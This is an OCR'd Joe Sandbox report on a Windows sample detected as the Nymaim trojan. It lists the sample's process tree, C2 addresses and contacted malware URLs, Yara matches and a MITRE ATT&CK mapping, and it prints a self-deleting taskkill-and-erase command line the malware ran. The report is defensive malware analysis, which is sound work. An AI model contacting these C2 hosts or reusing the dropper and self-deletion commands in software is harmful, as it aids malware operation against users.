ID: 715158
Sample Name: file.exe
Cookbook: default.jbs
Time: 17:41:00
Date: 03/10/2022
Version: 36.0.0 Rainbow Opal

Table of Contents


Windows Analysis Report

file.exe


Overview

General Information

Sample Name:	file.exe
Analysis ID:	715158
MD5:	526fde9e61b1b4..
SHA1:	ebbb0c3586b8a0..
SHA256:	093741e4079a80.
Tags:	exe
Infos:	



Detection




Nymaim

Score:	96
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Malicious sample detected (through…
- Yara detected Nymaim
- Antivirus detection for URL or domain
- Multi AV Scanner detection for drop…
- Binary is likely a compiled AutoIt sc…
- Machine Learning detection for sam…
- May check the online IP address of…
- C2 URLs / IPs found in malware con…
- Uses 32bit PE files
- Queries the volume information (nam…
- Yara signature match

Classification



Process Tree

- **System is w10x64**
- file.exe (PID: 6136 cmdline: C:\Users\user\Desktop\file.exe MD5: 526FDE9E61B1B84835885973331FA1616)
  - WerFault.exe (PID: 6120 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 6136 -s 532 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
  - WerFault.exe (PID: 3016 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 6136 -s 700 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
  - WerFault.exe (PID: 4728 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 6136 -s 700 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
  - WerFault.exe (PID: 4156 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 6136 -s 720 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
  - WerFault.exe (PID: 2140 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 6136 -s 776 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
  - WerFault.exe (PID: 4708 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 6136 -s 868 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
  - WerFault.exe (PID: 5928 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 6136 -s 880 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
  - WerFault.exe (PID: 1680 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 6136 -s 976 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
  - WerFault.exe (PID: 1324 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 6136 -s 1268 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
  - cmd.exe (PID: 5144 cmdline: C:\Windows\System32\cmd.exe" /c start /I "" "C:\Users\user\AppData\Local\Temp\gVbgwXdNtgMn\Cleaner.exe MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - conhost.exe (PID: 5112 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - Cleaner.exe (PID: 4628 cmdline: "C:\Users\user\AppData\Local\Temp\gVbgwXdNtgMn\Cleaner.exe" MD5: 04514BD4962F7D60679434E0EBE49184)
  - WerFault.exe (PID: 5216 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 6136 -s 1556 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
  - cmd.exe (PID: 6044 cmdline: "C:\Windows\System32\cmd.exe" /c taskkill /im "file.exe" /f & erase "C:\Users\user\Desktop\file.exe" & exit MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - conhost.exe (PID: 6060 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - taskkill.exe (PID: 6080 cmdline: taskkill /im "file.exe" /f MD5: 15E2E0ACD891510C6268CB8899F2A1A1)
- **cleanup**

Malware Configuration

Threatname: Nymaim

```
{
  "C2 addresses": [
    "208.67.104.97",
    "85.31.46.167"
  ]
}
```

Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000000.286250062.00000000021D0000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_Nymaim	Yara detected Nymaim	Joe Security	
00000000.00000000.286250062.00000000021D0000.00000040.00001000.00020000.00000000.sdmp	Windows_Trojan_Smokeloader_3687686f	unknown	unknown	• 0x30d:$a: 0C 8B 45 F0 89 45 C8 8B 45 C8 8B 40 3C 8B 4D F0 8D 44 01 04 89
00000000.00000000.279758880.0000000000400000.00000040.00000001.01000000.00000003.sdmp	JoeSecurity_Nymaim	Yara detected Nymaim	Joe Security	
00000000.00000000.249294032.00000000005B8000.00000040.00000020.00020000.00000000.sdmp	Windows_Trojan_RedLineStealer_ed346e4c	unknown	unknown	• 0x1028:$a: 55 8B EC 8B 45 14 56 57 8B 7D 08 33 F6 89 47 0C 39 75 10 76 15 8B
00000000.00000000.242144552.00000000005B8000.00000040.00000020.00020000.00000000.sdmp	Windows_Trojan_RedLineStealer_ed346e4c	unknown	unknown	• 0x1028:$a: 55 8B EC 8B 45 14 56 57 8B 7D 08 33 F6 89 47 0C 39 75 10 76 15 8B

Click to see the 60 entries

Unpacked PEs

Source	Rule	Description	Author	Strings
0.0.file.exe.21d0e67.30.unpack	JoeSecurity_Nymaim	Yara detected Nymaim	Joe Security	
0.0.file.exe.21d0e67.18.raw.unpack	JoeSecurity_Nymaim	Yara detected Nymaim	Joe Security	
0.0.file.exe.400000.13.unpack	JoeSecurity_Nymaim	Yara detected Nymaim	Joe Security	
0.0.file.exe.400000.7.raw.unpack	JoeSecurity_Nymaim	Yara detected Nymaim	Joe Security	
0.0.file.exe.400000.23.unpack	JoeSecurity_Nymaim	Yara detected Nymaim	Joe Security	

Click to see the 62 entries

Sigma Signatures

No Sigma rule has matched

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection

Multi AV Scanner detection for submitted file

Antivirus detection for URL or domain

Multi AV Scanner detection for dropped file

Machine Learning detection for sample

Networking

May check the online IP address of the machine

C2 URLs / IPs found in malware configuration

E-Banking Fraud

Yara detected Nymaim

System Summary

Malicious sample detected (through community Yara rule)

Binary is likely a compiled AutoIt script file


Stealing of Sensitive Information

Yara detected Nymaim

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 Windows Management Instrumentation	Path Interception	1 2 Process Injection	1 1 Masquerading	OS Credential Dumping	1 1 1 Security Software Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	1 1 Disable or Modify Tools	LSASS Memory	2 Process Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	1 1 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	2 1 Virtualization/Sandbox Evasion	Security Account Manager	2 1 Virtualization/Sandbox Evasion	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	2 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 2 Process Injection	NTDS	1 Remote System Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 2 3 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	2 Obfuscated Files or Information	LSA Secrets	1 System Network Configuration Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	2 Software Packing	Cached Domain Credentials	1 File and Directory Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 Timestomp	DCSync	1 4 System Information Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
file.exe	48%	ReversingLabs	Win32.Trojan.Generic	
file.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\dll[1]	0%	ReversingLabs		
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\dll[1]	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\G62TDH9B\soft[1]	29%	ReversingLabs	Win32.Trojan.Lazy	
C:\Users\user\AppData\Local\Temp\gVbgwXdNtgMn\Bunifu_UI_v1.5.3.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\gVbgwXdNtgMn\Bunifu_UI_v1.5.3.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\gVbgwXdNtgMn\Cleaner.exe	29%	ReversingLabs	Win32.Trojan.Lazy	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
0.0.file.exe.400000.21.unpack	100%	Avira	HEUR/AGEN.1250671		Download File
0.0.file.exe.400000.31.unpack	100%	Avira	HEUR/AGEN.1250671		Download File

Source	Detection	Scanner	Label	Link	Download
0.0.file.exe.400000.7.unpack	100%	Avira	HEUR/AGEN.1250671		Download File
0.0.file.exe.400000.19.unpack	100%	Avira	HEUR/AGEN.1250671		Download File
0.0.file.exe.400000.5.unpack	100%	Avira	HEUR/AGEN.1250671		Download File
0.0.file.exe.400000.23.unpack	100%	Avira	HEUR/AGEN.1250671		Download File
0.0.file.exe.400000.13.unpack	100%	Avira	HEUR/AGEN.1250671		Download File
0.0.file.exe.400000.25.unpack	100%	Avira	HEUR/AGEN.1250671		Download File
0.0.file.exe.400000.9.unpack	100%	Avira	HEUR/AGEN.1250671		Download File
0.0.file.exe.400000.1.unpack	100%	Avira	HEUR/AGEN.1250671		Download File
0.0.file.exe.400000.17.unpack	100%	Avira	HEUR/AGEN.1250671		Download File
0.0.file.exe.400000.11.unpack	100%	Avira	HEUR/AGEN.1250671		Download File
0.0.file.exe.400000.15.unpack	100%	Avira	HEUR/AGEN.1250671		Download File
0.0.file.exe.400000.29.unpack	100%	Avira	HEUR/AGEN.1250671		Download File
0.0.file.exe.400000.27.unpack	100%	Avira	HEUR/AGEN.1250671		Download File
0.0.file.exe.400000.3.unpack	100%	Avira	HEUR/AGEN.1250671		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://208.67.104.97/powfhxhxcjzx/ping.php?sub=NOSUB&stream=start&substream=mixinte	100%	URL Reputation	malware	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://ctldl.windowsup	0%	URL Reputation	safe	
http://https://take.rdrct-now.online/go/ZWKA?p78705p298845p1174	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.carterandcone.com	0%	URL Reputation	safe	
http://www.carterandcone.com.	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://208.67.104.97/powfhxhxcjzx/ping.php?sub=NOSUB&stream=mixtwo&substream=mixinte	100%	URL Reputation	malware	
http://www.jiyu-kobo.co.jp/.	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.de	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://107.182.129.235/storage/ping.php	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.fontbureau.comH	0%	URL Reputation	safe	
http://107.182.129.235/storage/extension.php	0%	URL Reputation	safe	
http://85.31.46.167/software.php	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/H	0%	URL Reputation	safe	
http://208.67.104.97/powfhxhxcjzx/ping.php?sub=NOSUB&stream=start&subst	100%	URL Reputation	malware	

Source	Detection	Scanner	Label	Link
http://www.jiyu-kobo.co.jp/jp/	0%	URL Reputation	safe	
http://https://iplogger.orgx	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/x	0%	URL Reputation	safe	
http://www.founder.com.cn/cn8	0%	URL Reputation	safe	
http://https://g-cleanit.hk	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.zhongyicts.com.cno.	0%	URL Reputation	safe	
http://171.22.30.106/library.php	100%	URL Reputation	malware	
http://www.sajatypeworks.comb.	0%	Avira URL Cloud	safe	
http://www.typography.net.	0%	Avira URL Cloud	safe	
http://www.sakkal.comx	0%	Avira URL Cloud	safe	
http://www.fontbureau.comF.	0%	Avira URL Cloud	safe	
http://www.fontbureau.comitu8	0%	Avira URL Cloud	safe	
http://www.typography.net.	0%	Virustotal		Browse
http://208.67.104.97/powfhxhxcjzx/ping.php?sub=NOSUB&stream=start&substream=mixinteIN	100%	Avira URL Cloud	malware	
http://www.fontbureau.comvaRegular	0%	Avira URL Cloud	safe	
http://www.ccleaner.comqhttps://take.rdrct-now.online/go/ZWKA?p78705p298845p1174	0%	Avira URL Cloud	safe	
http://www.zhongyicts.com.cno.X	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/F.	0%	Avira URL Cloud	safe	
http://www.typography.netTTF.	0%	Avira URL Cloud	safe	
http://www.sandoll.co.kralRegular	0%	Avira URL Cloud	safe	
http://www.typography.netF.	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
iplogger.org	148.251.234.83	true	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://208.67.104.97/powfhxhxcjzx/ping.php?sub=NOSUB&stream=start&substream=mixinte	true	• URL Reputation: malware	unknown
http://208.67.104.97/powfhxhxcjzx/ping.php?sub=NOSUB&stream=mixtwo&substream=mixinte	true	• URL Reputation: malware	unknown
http://107.182.129.235/storage/ping.php	false	• URL Reputation: safe	unknown
http://107.182.129.235/storage/extension.php	false	• URL Reputation: safe	unknown
http://85.31.46.167/software.php	true	• URL Reputation: safe	unknown
http://https://iplogger.org/1Pz8p7	false		high
http://171.22.30.106/library.php	true	• URL Reputation: malware	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fontbureau.com/designersG	Cleaner.exe, 0000001E.00000002.639323472.0000022E6C2E2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fontbureau.com/designers/?	Cleaner.exe, 0000001E.00000002.639323472.0000022E6C2E2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.founder.com.cn/cn/bThe	Cleaner.exe, 0000001E.00000002.639323472.0000022E6C2E2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://ctldl.windowsup	file.exe, 00000000.00000000.286113047.000000000663000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers?	Cleaner.exe, 0000001E.00000002.639323472.0000022E6C2E2000.00000004.00000800.00020000.00000000.sdmp	false		high


Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fontbureau.comitu8	Cleaner.exe, 0000001E.00000003.364938213.0000022E6B03F000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://take.rdrct-now.online/go/ZWKA?p78705p298845p1174	Cleaner.exe, 0000001E.00000002.631260958.0000022E00001000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.tiro.com	Cleaner.exe, 0000001E.00000002.639323472.0000022E6C2E2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers	Cleaner.exe, 0000001E.00000003.372842971.0000022E6B05D000.00000004.00000020.00020000.00000000.sdmp	false		high
http://www.goodfont.co.kr	Cleaner.exe, 0000001E.00000003.359574972.0000022E6B03B000.00000004.00000020.00020000.00000000.sdmp, Cleaner.exe, 0000001E.00000002.639323472.0000022E6C2E2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.carterandcone.com	Cleaner.exe, 0000001E.00000003.361219972.0000022E6B040000.00000004.00000020.00020000.00000000.sdmp, Cleaner.exe, 0000001E.00000003.361078584.0000022E6B040000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designersiva	Cleaner.exe, 0000001E.00000003.372842971.0000022E6B05D000.00000004.00000020.00020000.00000000.sdmp	false		high
http://www.sakkal.comx	Cleaner.exe, 0000001E.00000003.362419891.0000022E6B026000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.carterandcone.com.	Cleaner.exe, 0000001E.00000003.361219972.0000022E6B040000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.sajatypeworks.com	Cleaner.exe, 0000001E.00000002.639323472.0000022E6C2E2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe • URL Reputation: safe	unknown
http://www.typography.netD	Cleaner.exe, 0000001E.00000002.639323472.0000022E6C2E2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.founder.com.cn/cn/cThe	Cleaner.exe, 0000001E.00000002.639323472.0000022E6C2E2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.sajatypeworks.comb.	Cleaner.exe, 0000001E.00000003.357923180.0000022E6B025000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	Cleaner.exe, 0000001E.00000002.639323472.0000022E6C2E2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://fontfabrik.com	Cleaner.exe, 0000001E.00000002.639323472.0000022E6C2E2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com.	Cleaner.exe, 0000001E.00000003.365381080.0000022E6B03F000.00000004.00000020.00020000.00000000.sdmp, Cleaner.exe, 0000001E.00000003.365415203.0000022E6B03F000.00000004.00000020.00020000.00000000.sdmp, Cleaner.exe, 0000001E.00000003.366231899.0000022E6B025000.00000004.00000020.00020000.00000000.sdmp, Cleaner.exe, 0000001E.00000003.365464280.0000022E6B03F000.00000004.00000020.00020000.00000000.sdmp, Cleaner.exe, 0000001E.00000003.364887394.0000022E6B03F000.00000004.00000020.00020000.00000000.sdmp	false		high
http://www.jiyu-kobo.co.jp/.	Cleaner.exe, 0000001E.00000003.362097359.0000022E6B03E000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.galapagosdesign.com/DPlease	Cleaner.exe, 0000001E.00000002.639323472.0000022E6C2E2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fonts.com	Cleaner.exe, 0000001E.00000002.639323472.0000022E6C2E2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.sandoll.co.kr	Cleaner.exe, 0000001E.00000003.359574972.0000022E6B03B000.00000004.00000020.00020000.00000000.sdmp, Cleaner.exe, 0000001E.00000002.639323472.0000022E6C2E2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.urwpp.deDPlease	Cleaner.exe, 0000001E.00000002.639323472.0000022E6C2E2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.urwpp.de	Cleaner.exe, 0000001E.00000003.367409088.0000022E6B05D000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	Cleaner.exe, 0000001E.00000002.639323472.0000022E6C2E2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	Cleaner.exe, 0000001E.00000002.631260958.0000022E00001000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.sakkal.com	Cleaner.exe, 0000001E.00000002.639323472.0000022E6C2E2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
